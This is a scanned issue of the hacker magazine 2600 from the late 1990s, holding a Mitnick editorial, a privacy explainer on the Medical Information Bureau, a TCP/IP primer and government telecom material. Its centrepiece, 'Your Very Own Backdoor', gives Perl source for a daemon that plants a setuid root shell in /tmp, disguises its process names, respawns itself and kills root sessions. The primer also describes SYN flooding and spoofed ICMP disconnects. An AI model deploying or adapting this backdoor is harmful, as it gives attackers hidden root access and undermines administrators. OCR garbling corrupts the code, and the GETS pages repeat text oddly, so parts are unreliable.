

Volume Fourteen, Number Four
\$4.50 US, \$5.50 CAN

2600

The Hacker Quarterly



Payphone World Tour

Armenia



From the city of Yerevan. This is a generic Russian payphone that still works if you have the proper change.

T. Mele

Armenia



Also found in Yerevan, this phone has a much cooler color.

T. Mele

Vietnam



In the streets of Saigon.

Marie-Franco Bojanowski

Come and visit our website and see our vast array of payphone photos that we've compiled! <http://www.2600.com>

Bolivia



Where red phones are common.

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"As a matter of policy, AT&T safeguards customer information from unauthorized access. It is also our policy to allow business customers to access their account-billing records to check the accuracy of their records and to request changes, as necessary, by using an automated system. Until now, questions such as yours have never come up, so we want to thank you very much for bringing your concerns to our attention." - an AT&T media relations representative responding to a member of the Privacy Forum's (www.vortex.com) revelation that their automated service intended to reveal the owner of a telephone number dialed on a customer's bill instead reveals anyone's number at any time to anyone, listed or unlisted.

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2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.
7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.
Copyright (c) 1997-1998 2600 Enterprises, Inc.
Yearly subscription: U.S. and Canada - \$21 individual, \$50 corporate (U.S. funds).
Overseas - \$30 individual, \$65 corporate.
Back issues available for 1984-1996 at \$25 per year, \$30 per year overseas.
Individual issues available from 1988 on at \$6.25 each, \$7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752
(subs@2600.com)
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com)
2600 Office Line: 516-751-2600, 2600 FAX Line: 516-474-2677.

By the time you read this something many of us would never have thought possible will be history. Kevin Mitrnick will have been in prison for three years without even having gone to trial. Try to think of any criminal case anywhere where someone has been held for so long without either being released on bail or having their fate determined one way or another. One could easily say this is cruel and unusual punishment. And, when looking at the facts of the case which have been gone over time and again in these pages and in many other forums, it's hard to believe there aren't a few personal vendettas going on here, in much the same way that there were during Bernie S.'s case.

Remember the Future

These kind of things just don't make sense to most of us and we want to find a reason why they're happening that doesn't throw our sense of values into disarray. This is a case where that may not be possible.

It isn't at all wrong to get a feeling of utter hopelessness as time continues to creep by. It really sometimes feels as if there's absolutely nothing we can do to put an end to this. And that is exactly how anyone would feel under the circumstances. That is the point. We are supposed to feel this way. We're never supposed to feel the way we did when Bernie S. finally was released, admittedly long after he should have been but long before the authorities wanted his suffering to end. What we have to remember is that when things seem most hopeless, often times that is when decisive action can be most effective.

Outside the walls, things have been changing. Voices are being raised in protest more and more frequently. Unfortunately, some of this has been of the unproductive sort - things like hacked web pages with threatening texts demanding Mitrnick's immediate release to prevent mass destruction. It doesn't take much of an intellect to see how such statements can work against not only Mitrnick, but the entire hacking community. Sure, we can see the absurdity of it and laugh at the inside jokes. But

to the average person who knows nothing about us, we come off fitting whatever paranoid and wildly inaccurate portrait some self-centered prosecutor paints of us. And without the support of these "average" people, our situation will truly become hopeless.

But can we count on their support? Are people outside our proportionally small community even interested in a case such as Mitrnick's? The answer is a very definite yes. When explained to people outside the hacker community, we find overwhelming interest and strong support for the simple goal of releasing Mitrnick immediately and putting an end to this torture. Opinions vary as to whether or not he was guilty of a crime or if any prison time at all was called for. But even those who think he was "America's most dangerous hacker" seem to think that this has gone far enough. And this is what we must focus on: outrage at the current situation. Once that is resolved, we can move on to making sure it never happens again.

That is a sad fact we have to take seriously. This will happen again. And, because future cases will most likely not be as well publicized, this could become a way of life for us. We have a chance to even realize it. Imagine yourself facing charges, regardless of whether or not they're justified. What would you do, knowing what has transpired here? Do you think you just might be inclined to make a deal knowing that you could be locked away for three years without a trial and that nobody would consider that out of the ordinary? Or worse you. Which is why we cannot allow them to get away with this travesty of justice.

One way or another, this case will decide the future for many of us. While some things may be inevitable, the bleakness it seems to be foreshadowing does not have to be one of them. We can make a significant difference if we believe we can and if we try. Despite all the rhetoric, we haven't been trying nearly hard enough. For instance, there have been

cries for help over the net for Mitrnick's defense fund. Yes, at the time we went to press, only one donation of \$200 by one person has been made. If this is all we are capable of, then we might as well give up now. Obviously, we know we have the potential of so much more but we keep making the mistaken assumption that "someone else" will carry the load. That just isn't the case.

We hope our many readers will come through on this most important mission. Send a check, money order, or even cash for as much as you can afford so that Kevin will not be deprived of decent legal care. This fund is being organized by his grandmother (Reba Vartanian) and all checks should be made out to her, account number 672-190-1177. The address is:
Legal Defense Fund for Kevin Mitrnick
c/o Norwest Bank Nevada, N.A.
Rainbow Ridge Office 672
3104 North Rainbow Blvd.
Las Vegas, NV 89108

We hope to be able to report a significant increase in this fund real soon. Please invest in the future and contribute what you can.

Distributor Update

Since our last issue, there have been some rather significant developments. Fine Print (our main distributor located in Austin, TX) changed their status to Chapter 7 protection from Chapter 11 shortly after we stopped using them. We did this after they offered us \$150 as a settlement for the \$100,000 they owe us. This means that they are now out of business.

According to some rather interesting court documents filed by The Fine Print Distributors, Inc. Official Unsecured Creditors Committee, the United States Trustee's Office, and ANA Interests, Inc., it appears that there were some financial improprieties going on, almost to the very end. According to the documents, "During the last six to eight weeks, the Debtor also began to dispose of its hard assets in sales out of the ordinary course of business without permission of this Court. Many of these items appear to have been sold at below market value." Also, "Upon information received by the Committee beginning on December 2, 1997, the

Committee also would show the Court that approximately the salary of Debtor's president was increased from \$27,000 to \$50,000 post-petition, and that of its Chief Financial Officer from \$22,000 to \$37,900 during the same period. Additionally, it appears that the Debtor enacted corporate policies post-petition to provide significant vacation and severance packages to employees that were not in existence prior to the pendency of the bankruptcy. The Debtor's bank account appears to have been completely decimated on Friday, December 4, 1997 for the payment of these benefits, even though sizeable other debts have arisen post-petition which remain unpaid."

Neither Paula Brunson (president) nor Sharette Lehnick (Chief Financial Officer) were reachable for comment and numerous phone calls made to them before Fine Print's phones were disconnected altogether were never returned.

If such allegations are proven to be true, we only hope criminal charges are filed. In our last issue we told you that we bore no animosity towards Fine Print. Perhaps we believed in them more than their own employees did.

We believed that supporting an independent distributor would help the independent community. Unfortunately, it didn't work out that way and we must now look to more commercial distributors to get us back into the same stores. The real tragedy is that so many other zines don't have that option.

Obviously, since you're reading this, we managed to get this issue printed and sent out. If it's still winter by the time you see this, it means we really hauled ass and pulled off a minor miracle. The moral support we have received on this journey is more valuable than anything tangible could ever be. We'll always be indebted to our readers for that.

We'll be facing all kinds of challenges and hurdles in the months and years ahead that hopefully won't be so head into our very survival. When these happen, we need to be able to stay focussed on the issues and not be distracted by the mundane. Because if the present is any indication of what the future will be like, we will need as much strength as we can garner. We hope you're looking forward to it as much as we are.

YOUR VERY OWN BACKDOOR

by mif

What Is It?

Backhoe is a backdoor daemon that copies a rootshell into /tmp periodically, then deletes it. You set the frequency that you want rootshells to appear, and you set the amount of time that they will persist before backhoe deletes them. This gives the user who knows what to look for a convenient backdoor without having to modify any system binaries or otherwise fuck someone's box.

OK, so what? It puts a rootshell in /tmp every so often. BFD. Well, to make things more interesting, it also spawns multiple copies of itself - you know, in case root sees some strange process or behavior and decides to kill -9 the bitch. The separate copies (you pick how many you want) actually monitor each other using signals to make sure that all is well with the backdoor. If any of the copies of backhoe find that any of the other copies are missing or not functioning, backhoe goes into defense mode.

In defense mode, backhoe kills all root sessions, spawns a new set of daemons (in addition to the ones already running), and reinitializes all of them. Normal operation continues, with a few more instances of backhoe in memory.

In order to make backhoe harder to kill all at once, I added a disguise routine which makes backhoe appear to be one of any number of normal processes (at random) or joke processes, if you prefer to fuck with the admin.

Why?

Why run backhoe? Well, I suppose it could actually be useful for its intended purpose with an inexperienced sysadmin.

There are some mods you may wish to make (see below) if you really want to make it tight, though. You may also wish to run it just to mess with your sysadmin - imagine his confusion when every time he tries to kill a particular process his session dies? Finally, run it just to see how it works, then make improvements. I think there's lots of potential for self-monitoring, self-defending daemons to do many things other than just put rootshells in /tmp (use your imagination).

Where Will It Run? How Can I Run It On XXXX?

At this point, backhoe has only been tested on Linux. I have only tested it on slackware (2.0.28 kernel) with perl 5.003. It definitely won't run on Solaris as it is, mainly because of the flags on ps and parsing of the result set. This should be easy to fix though; the code is intended to be easily modifiable.

Wanna run it on NT or 95? Hehe - sure, tough guy.

Weaknesses

At this point, there are a few glaring weaknesses in backhoe that keep it from being industrial strength. I was gonna fix some of these but - bah - too lazy.

1) It's not compiled and will be hard to insert into system startup scripts without being noticed. The obvious answer: compile it. (Yes, perl has compilers now.) Or, if you prefer, translate it to C.

2) The process numbers are predictable (I think they increment by 2). This would be easy to fix by adding a random dummy process generator to spin the ps id counter in between spawns.

3) Its only defense is killing root sessions (and spawning more of itself). There

are ways to attack it without having a root session show up in ps -jax. Solution: this one is more complex, we'll deal with it some other time.

Recommendations If You're Really Gonna Use It To Make A Backdoor

Well, obviously take note of the weaknesses above and take the recommended actions. Pay attention to the user configurable variable. Do you want 15 copies? How long do you want the root shells to hang out in the wind before they get deleted? What are some passable ps names on your system?

Another minor mod that would make it

much more safe to use (in terms of other users grabbing your rootshell) would be to make backhoe watch /tmp for a file of a name you specify, then chmod it 4755. That way you are not providing a backdoor to the other users on the system.

Finally, don't fuck up people's systems. Don't change the defense mode to 'rm -rf /*'. That would be rude. No point in that. The point of this code is *not* to fuck up people's systems - use it for fun.

Enjoy, and hack the shit out of it?
Shouts to: musashi for early discussions and the process grepping code and cplius- plus for being the first (unwitting) beta tester, and for being generally elite.

BACKDOOR CODE

```
#!/usr/bin/perl
# backhoe
# written by mif
# this little ho periodically places a rootshell in /tmp
# (You set the frequency), spawns multiple copies of itself,
# disguises itself, watches for its brothers, and
# kills root if any brothers die.
# modified to using signaling to check for brothers, and to
# use double forking rather than execing a new copy
# also cleaned up shell spawning....
# added disguise routine to make the bros harder to kill
# all at once...
# version 2 complete 8/20/97

$set_vars; #we do this again in initialize, but need it here...
while ($famsize > 1) {
    &forker;
    &famsize--;
}
&initialize;
&controlfreak; #we should never return from this one...
die "big problems - you one where you should not be...";

# subs start here...
# THIS IS THE ONLY SECTION YOU NEED TO MESS WITH
sub set_vars {
    #set needed variables:

```



```

#number of brothers:
$fonsize = 4; #how many additional brothers will there be...
$rootid = 0; #this is the id of root (0) - useful to set other for debug
$shelltime = 15; #this tells us to leave the rootshell out for 15 seconds
$sleeptime = 45; #this tells the prog to sleep 45 seconds between rootshells
$parnoid = 0; # set this if you want to kill *all* shells, not just root
# ^^ not currently implemented
@psnames = ('vi', 'rfsiod', 'kflushd', 'kswapd', 'update', 'lpd', '/usr/sbin
/proc-mountd', '/usr/sbin/proc.mfsd', 'omned');
@psnames = ('dckhead', 'snitace', 'fuck', 'diehtich', 'xok', 'phucwe', 'mountme',
'shtid', 'omned');
#note: prolly wanna change the psnames array when really using this.
}
#*****
#*****
#*****
sub initialize {
#set key vars, write pid, read pids, enter main controller.
@set_vars;
&disguise; # give ourselves a better ps name...
&ascend;
sleep 2; #give bros a chance to leave scent before reading pids
# this gives us 2 seconds of initial vulnerability - big deal
&fraternize;
}

sub disguise {
#here we will randomly set the process name...
$randtime = int(rand(9));
$0 = $psnames[$randtime];
}

sub controlfreak {
$send = 0;
$slept = 0;
$shell = 0;
while ($send < 1) {
&check_bro;
sleep 1;
++$slept;
if ($shell == 0 && $slept > $sleeptime) {
&make_shell;
$slept = 0;
$shell = 1;
}
if ($shell == 1 && $slept > $shelltime) {
&kill_shell;
$slept = 0;
$shell = 0;
}
}
}

```

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```

}
}
sub panic {
#here we want to kill roots, fork new, reinitialize...
&kill_roots;
&set_vars; #need to get fonsize again... (this will grow..)
#fork progs until we reach our desired num:
while ($fonsize > 1) {
&forker;
$fonsize--;
}
&initialize;
&kill_roots;
#we should now have at least os many bros as we need, they have re-read
# the temp file and are checking new pids.
}

#here we leave our scent (ps num) in the /tmp file...
sub scent {
open PSLLOG, ">>/tmp/31336.tmp"; #perhaps this should become a var...
print PSLLOG "$$-"; #append our ps num and a separator dash
close PSLLOG; #close it
}

#here we read the pslog to find our brethren's ids,
#then we rm the pslog (tho in fact only one bro will get to do this)
sub fraternize {
open (PSLIST, '/tmp/31336.tmp') || die "no ps list!!!\n"; # change this to
panic...
@prolist = split("-", <PSLIST>); #build our brotha array...
close PSLIST;
sleep (4); #give other bros a chance to read it...
#(another 4 second vulnerability...)
if (-e '/tmp/31336.tmp') { unlink '/tmp/31336.tmp'; } #m that baby...
#again, consider using variables here...
}

sub check_bro {
#all new check bro routine!!! (much smaller :):):)
# check using signals to make sure our frendz live on...
$ok = 0;
foreach $ps (@prolist) {
unless (kill 0 $ps) { &panic; }
}
}

sub make_shell {
#simplified by removing directory...
}

```

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```
unless (-e '/tmp/nfsd') {
system ('cp /bin/sh /tmp/nfsd');
system ('chmod 4755 /tmp/nfsd');
}
```

```
#system ('touch -t 031320251996 /tmp/nfsd'); #old date changer - out for now
}
sub killshell {
if (-e '/tmp/nfsd') {
unlink '/tmp/nfsd'; #a better shell killer...
}
}
```

```
sub killroots {
#this modified from jacob's shit...
#note: since the last version, array now begins wit 0, so all
#field numbers are decremented...
open(PSK, "ps -jox l");
while ($xx = <PSK) {
{
chop ($xx);
@info = split(" ", $xx, 10);
if ($info[7] == $rootid && $info[9] == 'sh') {
unless ($info[9] == 'flush') {kill 9,$info[1];}
}
}
}
close(PSK);
}
```

```
sub forker {
#we need to double fork here..... (but not right now)
$spawn_id = fork();
die "fork failed: $!" unless defined $spawn_id;
if ($spawn_id) {
#we are the parent - woo hoo
waitpid($spawn_id,0);
}
else {
#we be da chile - woo hoo
$dfork = fork();
die "double fork failed $!" unless defined $dfork;
if ($dfork) {
#we are the intermediary - must die!!
exit 0; }
}
}
$fmsize = 0;
}
```

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The Medical Information Bureau

By Crash 24601

Everyone knows about Equifax and TRW keeping a slew of information about private citizens. In a day when everyone is analyzed and stored bit by bit from grocery store computers tracking what you buy, how much of it, and how often, to mass mailing companies watching your demographics, one that often slips past public knowledge is the Medical Information Bureau (MIB). MIB, for the specific purpose of life insurance companies, tracks the medical conditions and health of anyone who has applied for life insurance.

Formed shortly after the turn of the century, the basic purpose of the MIB is to reduce the cost of fraud by being able to cross check medical information already obtained on a person by other insurance companies to ensure that the applicant doesn't have a selective memory. As sensitive as Americans are about their medical histories, one wonders how this information is kept secure, how it is moved, how it is used, and which information they keep.

MIB has a membership of about 800 companies sharing information on their applicants. A person is added to MIB files when they apply for life insurance with a member company. Only people who have applied for life insurance should have records on file with MIB. Each member company applied to will first check with MIB to obtain any codes already on record for the applicant. The member company will add any additional codes for medical information they might discover after they have compiled all their medical information on the applicant. In order to receive records on a specific individual, the member company must have provided to the individual a written notice describing MIB, its functions, and consumer rights and must also have a signed authorization from the individual to obtain medical information from them.

MIB has over two hundred codes representing various medical conditions. The majority of codes consist of three digits representing the condition, and three characters representing the severity of the condition, the source company reporting the information, and how long ago it was diagnosed/treated. A code is kept on file for

seven years. Some irrelevant codes, such as sexual deviation, were removed in the mid 1970's after hearings on MIB practices were held. In addition to medical information, a few codes are available for use relevant to a person's possible longevity, such as bad driving records, dangerous sports, and aviation activities. An additional six pieces of information are kept to be used for the purpose of correctly identifying an applicant: first name, last name, middle initial, date of birth, place of birth, and occupation.

Codes are transferred between MIB and the member company by a PC and proprietary software, both provided by MIB. Information is sent and received in its coded form via modem. After being printed, codes are taken to the underwriter working on the case. It is the underwriter who encodes and decodes the information at the insurance company. The information for decoding and encoding is kept in manuals, each with its own serial number and registered with MIB to the insurance company and a specific underwriter at the insurance company. Decoded medical information is intended to then be used as possible medical conditions to further check info and to be verified by the requesting member company. MIB periodically audits member companies to see that procedures are adhered to. Audits are on-site and consist of checking that information is being kept secure and confidential, that codes entered on applications are supported by information collected, that codes are being used only as a basis for further investigation, and that pre-notices and authorizations are being followed.

MIB is regulated by the Federal Trade Commission and falls under the fair credit reporting act. Individuals have the right to receive copies of the files from MIB (not the encoded versions of course), and to pursue corrections of information they dispute. MIB may require that a file be sent to a personal physician instead of the requesting individual if they feel it contains particularly sensitive information. MIB can be reached at:

Medical Information Bureau (MIB)
P.O. Box 106
Essex Station
Boston, MA 02112
617-426-3660

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by PerT666 and ChaosMaker Inc.

It used to be that almost the entire 800-555 exchange was a wasteland because only AT&T used it and only for its own services. Apart from a handful of other 555 numbers, the one that was (and still is) most famous is 800-555-1212 (toll free information). Things have changed. Now 555 is a commonly used exchange but it will always be a special one in the eyes of hackers.

Below are the results of a thorough scan of the 800-555 exchange. The numbers listed all do something interesting, whether it's a computer, a dial tone, or just an interesting voice system.

- 1-800-555-0260 1-800-555-4345 1-800-555-6870
1-800-555-0904 1-800-555-4542 1-800-555-7240
1-800-555-1171 1-800-555-4634 1-800-555-7241
1-800-555-1823 1-800-555-4654 1-800-555-7243
1-800-555-2082 1-800-555-4877 1-800-555-7260
1-800-555-2142 1-800-555-4917 1-800-555-7265
1-800-555-2427 1-800-555-4970 1-800-555-7377
1-800-555-2436 1-800-555-4986 1-800-555-7586
1-800-555-2458 1-800-555-5066 1-800-555-7872
1-800-555-2501 1-800-555-5093 1-800-555-7880
1-800-555-2558 1-800-555-5129 1-800-555-7904
1-800-555-2632 1-800-555-5206 1-800-555-8226
1-800-555-2857 1-800-555-5272 1-800-555-8255
1-800-555-2885 1-800-555-5299 1-800-555-8255
1-800-555-3048 1-800-555-5327 1-800-555-8622
1-800-555-3123 1-800-555-5342 1-800-555-8658
1-800-555-3262 1-800-555-5439 1-800-555-8711
1-800-555-3265 1-800-555-5464 1-800-555-8840
1-800-555-3335 1-800-555-5733 1-800-555-8999
1-800-555-3368 1-800-555-5820 1-800-555-9000
1-800-555-3425 1-800-555-6237 1-800-555-9100
1-800-555-3472 1-800-555-6270 1-800-555-9334
1-800-555-3539 1-800-555-6291 1-800-555-9400
1-800-555-3611 1-800-555-6563 1-800-555-9650
1-800-555-3775 1-800-555-6572 1-800-555-9675
1-800-555-3866 1-800-555-6578 1-800-555-9722
1-800-555-4119 1-800-555-6583 1-800-555-9741
1-800-555-4188 1-800-555-6654 1-800-555-9800
1-800-555-4193 1-800-555-6753 1-800-555-9887

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TCP/IP

by Nathan Dorfman

Basically, How Does TCP/IP Work?

TCP/IP is most famous for its role in the global network known as the Internet. It also has useful applications in LANs. TCP/IP is able to run on many, often incompatible, network hardware types, which can be hooked together using this protocol suite.

Since you cannot hook an Ethernet card to a token ring interface with a single cable and expect things to work, how can TCP/IP achieve this inter-networking scheme? Well, consider the following example:



00 = Token Ring Card
= Ethernet Card

If A wanted to send a packet to C, it could not have had a direct link with C, because the two network cards would not know how to talk to one another. However, since it shares an Ethernet network with B, it can send it to B. In turn, B has another interface - which is a token ring. Thus it can forward A's packet to C. B is a router, or gateway. A and C are hosts.

Much of the Internet is linked by high-speed telephone cables. However, people's networks aren't built out of phone cable. Consider an ISP:



pp = PPP Dialup Int.
ss = ISDN Example

In this example, we have the LAN of an Internet Service Provider. Host A is able to accept a dialup connection from a home user. Once that connection is established, it becomes a network link; indeed it is technically a network interface like any other. If the home user wants to send a packet to 204.141.125.38, which is part of the Internet, his TCP/IP software will first forward the packet to A over the PPP line. A will forward it to C. C will then forward it over its T1 line, where it will be forwarded to another gateway, and so on until it reaches its destination. To see this in action, use the traceroute command (UNIX) or tracert.exe (NT):

```
tracert -r to 204.178.32.3 (204.178.32.3)
30 hops max, 40 byte packets
 1 pml.qed.net (204.141.125.26)
 2 224.341 ms 217.337 ms 204.201 ms
 3 Nyoek-1.qed.net (204.141.125.1)
 4 218.430 ms 213.813 ms 207.551 ms
 5 9w6-ny-new-york.net (204.141.247.21)
 6 206.849 ms 206.063 ms 209.856 ms
 7 nycl.new-york.net (165.254.3.1)
 8 220.042 ms 225.495 ms 229.504 ms
 9 137.39.131.209 (137.39.131.209)
10 252.514 ms 229.091 ms 228.986 ms
11 fddi0-0.OMI.MCI.Atler.Net (137.39.33.225)
12 224.0 ms 220.0 ms 214.0 ms
13 137.39.131.102 (137.39.131.102)
14 245.953 ms 226.199 ms 212.107 ms
15 inch.com (204.178.32.3)
16 240.807 ms 298.163 ms 274.831 ms
```

This is the output of a traceroute from a host on a PPP connection. The first stop of a packet headed for inch.com will be pml.qed.net, which is my ISP's dial-in computer. Since it's the only computer I'm connected to, any packet headed for anywhere will have to pass through this router first - woe to me if it ever goes down. We can probably determine that Nyack-1 is my ISP's gateway to the world - rather, in this case, to new-york.net which is a larger network that connects various ISPs in the New

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York City area. From there it heads onto UNINET (137.39.* is part of the UNINET/AlterNet network, which services parts of the Internet's backbone). From there, to inch.com. Note though that the route back from inch.com to me can by all means take a different route:

```

traceroute to sendme.org (204.141.125.38),
30 hops max, 40 byte packets
 1  router1 (204.178.32.100)
 2  New-York1.NY.ALTER.NET (137.39.244.93)
 3  137.39.126.8 (137.39.126.8)
 4  Hsist1-0.CR2.NYCL.Alter-Net (137.39.100.6)
 5  312.amtl-0.gw3.nycl.alter-net (137.39.21.101)
 6  137.39.131.210 (137.39.131.210)
 7  gw6.ny.new-york.net (165.254.3.9)
 8  10.797.ms 7.769 ms 10.511 ms
 9  pml.qed.net (204.141.125.26)
10  sendme.org (204.141.125.38)
326.283 ms 261.851 ms 238.125 ms

```

(Note: You can't just request a traceroute from a remote host. Either you or someone else has to execute the traceroute command, or there has to be a daemon which accepts requests, and executes it. I doubt one exists.)

The packets first get routed to router1 (inch.com) and from there, straight to the backbone. It is passed along until it reaches one of new-york.net's routers, which forwards it to another, which forwards directly to pml, which is connected by PPP to me, so it can just send the packet over the phone line and it arrives safely at my house. Routing tables at each router/host control where packets go. At a home computer connecting to a single PPP connection, routing tables are unimportant because there's only one

place they can go (ie - it can go to loopback: 127.0.0.1) in order to get someplace. However, at pml.qed.net, it can go many ways since it is connected to many hosts. The routing table lists where to forward packets headed for each destination. If a packet is forwarded to the wrong gateway, such that the route from there would be either inefficient or impossible, the gateway sends an ICMP_REDIRECT, to tell the sender to modify its routing table. If by error, a host gets a packet not destined for it, it doesn't send a redirect. It simply trashes the packet.


What are the TCP/IP Protocols?

The TCP/IP suite has many protocols which are used for various aspects of its responsibility. This is summarized in the ISO 7-Layer Model, but better summarized in Craig Hunt's 4-layer model:

- Application Layer:** programs and users using the network
- Transport Layer:** host-to-host connectivity
- Internet Layer:** low-level inter-network delivery
- Physical Layer:** hardware delivery

The application layer is programs using the network. This may be an ftp client or perhaps a web browser. The transport layer handles end-to-end connectivity, and includes the protocols TCP and UDP. TCP delivers a pseudo-connection-oriented link. The client requests a connection using a SYN packet, the server responds with a SYN+ACK (acknowledging the client's request, and requests a connection, forming a two-way/duplex connection). Once the client responds with an ACK, data can be sent. A UDP connection, on the other hand, is unconnected. This is most useful for query-response type services. For example, the DAYTIME UDP service waits for ANY UDP packet, and sends the current time back in another UDP packet. The Internet Layer provides the router-to-router-to-router-to-endpoint path. It also provides

the ICMP error messages. The physical layer involves sending the packets over an Ethernet connection, PPP link, token ring, etc.



When the application wants to send something across a TCP connection or through a UDP socket, it notifies the system of its intent to do so. The TCP or UDP then tacks on an appropriate header and passes it down to the Internet layer. It tacks on an IP header and sends it to the Ethernet card or PPP driver which tacks on an Ethernet or PPP header and sends it on its way. Note that, for example, to IP, the TCP header is just data.

What Are Some Vulnerabilities of TCP/IP?

Consider this setup:

```

  A --- B --- C

```

In this setup, A is connected to the Internet through B, which is most likely his ISP's router. Note he has a PPP connection, usually not more than 28.8 or 33.6. C on the other hand, is connected to the Internet with an ISDN line. (The break in the connection between B and C means that the connection doesn't have to be direct. This can go on from the other side of the Net. Picture what happens if C starts sending large packets (let's say his ISDN line can handle 20 of them per second) to A. They will first have

to arrive at B, and will be stored in its queue as it forwards them to A. However, the PPP line will only be able to handle 4 of these packets per second. More and more packets arrive from C, but B can't send them to A that quickly. Eventually, B's queue will begin to fill up, and it will send an ICMP_SOURCE_QUENCH to C. However, UDP sockets cannot receive ICMP messages by default, unless they've been specifically bound to a remote host, for a special reason: if the socket isn't bound to any host, it may be sending different packets to different hosts. On receipt of a SOURCE_QUENCH it will not know what to do. Thus, once B's queue is filled up, it won't be able to store messages for A, or from A, or to/from any other of its customers. This is used often in IRC wars because flood will disconnect the person if they don't ping.

A similar effect can be achieved from PPP lines if many people do it at once. SYN flooding is very simple - all it really is sending repeated SYN packets with the source address spoofed. The victim will try to establish a connection with the fake address you put - and eventually crash. Nuke is the latest of all. It attempts to cut the connection between two hosts, such as an IRC client and server, or a lengthy FTP download, by sending an ICMP_HOST_UNREACH with the source spoofed to that of the server, to the client. The client software will theoretically believe that the server has crashed and end the connection. Most routers are smart enough now that this can be avoided. If yours isn't, upgrade your software.

Now LIVE on the Internet every Tuesday at 8 pm ET - Off The Hook!
 The hour-long radio program about the world of hackers hosted by Emmanuel Goldstein and Philter Optik.
 On the net, go to www.2600.com (our archive of shows is also available there).
 On the radio in the New York City tri-state region, tune to WBAT 99.5 FM.

GETS

"When the going gets tough, GETS keeps you going." That's the catchy slogan for this neat emergency telecommunications system the federal government has set up for things like nuclear wars and asteroid collisions. We hope the information on the following pages proves useful to the civilians who never seem to get told about these things. You can get more information (theoretically at least) by emailing gets@nrc.gov or phoning (703) 607-4800. (One number up is their fax line.) As for the mysterious 710 number referred to here, let's just say that the research is progressing nicely.

Using GETS:


How Do You Become a Subscriber?

For more information on becoming a subscriber, contact your representative (GETS is available to all U.S. citizens and permanent residents) or call the GETS Program Office at (703) 607-4800. For more information on the GETS Program Office, contact the National Communications System at (703) 607-4800. For more information on the GETS Program Office, contact the National Communications System at (703) 607-4800. For more information on the GETS Program Office, contact the National Communications System at (703) 607-4800.



NCS/Minuteman Organizations


- Department of State
- Department of Defense
- Department of Justice
- Department of Labor
- Department of Health and Human Services
- United States Department of Agriculture
- Department of Energy
- Department of Transportation
- Department of the Interior
- Department of Veterans Affairs
- Central Intelligence Agency
- Small Business Administration
- National Science Foundation
- National Aeronautics and Space Administration
- Agency for International Development
- National Endowment for the Arts
- National Endowment for the Humanities
- National Endowment for the Performing Arts
- National Endowment for the Arts
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- National Endowment for the Arts
- National Endowment for the Humanities
- National Endowment for the Performing Arts




Government Emergency Telecommunications System (GETS) is a direct-dial, 24-hour, nationwide, secure telecommunications system that provides a means for the federal government to maintain communications with its constituent agencies and the public in the event of a national emergency. GETS is designed to provide a secure, reliable, and efficient means of communication during a national emergency. GETS is available to all U.S. citizens and permanent residents. For more information on the GETS Program Office, contact the National Communications System at (703) 607-4800.

The GETS Concept: Intelligent Usage, Commercial Technology

Emergency planning and technological advances have made telephony a secure, reliable, and efficient means of communication. The GETS Program Office is currently conducting research and development to improve the system's performance and reliability. GETS is designed to provide a secure, reliable, and efficient means of communication during a national emergency. GETS is available to all U.S. citizens and permanent residents. For more information on the GETS Program Office, contact the National Communications System at (703) 607-4800.



Continued



- OTHER OMNICS PROGRAMS**
 - Cellular Priority Access Service is a capability in development that provides nationwide priority access through commercial cellular services.
 - National Telecommunications Management Structure (NTMS) provides a management capability for coordinating the reconstruction of the telecommunication resources of the nation.
- ACCESS THROUGH "NUMBER TRANSLATION" CALLS**
 - GETS provides called telephone number translations for users who require this type of service.
- INTEROPERABILITY WITH OTHER NETWORKS**
 - You can access GETS through your FTS2000 or DTS circuits by first accessing these circuits (e.g., touch "87" and then entering the universal access number. The FTS2000 or DTS switch will automatically route the call to GETS. This direct access around potential PSN problems using facilities of FTS2000, DTS, or the evolving DISN is an important method of avoiding outages or congestion.
- PRINCIPAL GETS SUPPORTED FUNCTIONS**
 - Presidential Communications
 - Continuity of Government Operations
 - International Interface for Diplomatic and Defense Telecommunications
 - Agency Essential Emergency Functions
 - National Telecommunications Management Structure (NTMS)
 - Emergency Broadcast System Interface
 - State Emergency Operations Centers (EOCs)
 - Disaster Response

HOW GETS WORKS: CALL COMPLETION EVEN IN DAMAGED OR CONGESTED NETWORKS

The tremendous growth in the telecommunications industry has enabled Government users to expand services at reduced costs, which, in turn, has increased our reliance on the telephone. But this growth has been accompanied by an increased vulnerability to a variety of problems. Economic viability and technical feasibility have combined to produce such advances as nationwide fiber optic networks, high-speed digital switching, and intelligent network features. Although backup systems are in place, the loss of a single fiber optic cable or the failure of a computer program can disrupt thousands of telephone customers for hours or days. GETS provides a cost-effective means to overcome network outages through the following key features.

- ACCESS CONTROL THROUGH PINs**
 - GETS has been designed to ensure that only authorized users access the service through the distribution, use, and control of PINs. The GETS user will be provided with a unique PIN that must be used to access the service. After the universal access number has been dialed, the GETS user will be prompted to enter a PIN and destination number.
 - If the PIN is valid, the call will be processed. If the PIN is not valid (for example, if you entered it incorrectly), you will be prompted to reenter the PIN. If the PIN, after three attempts, is again determined to be invalid, the call will be disconnected.
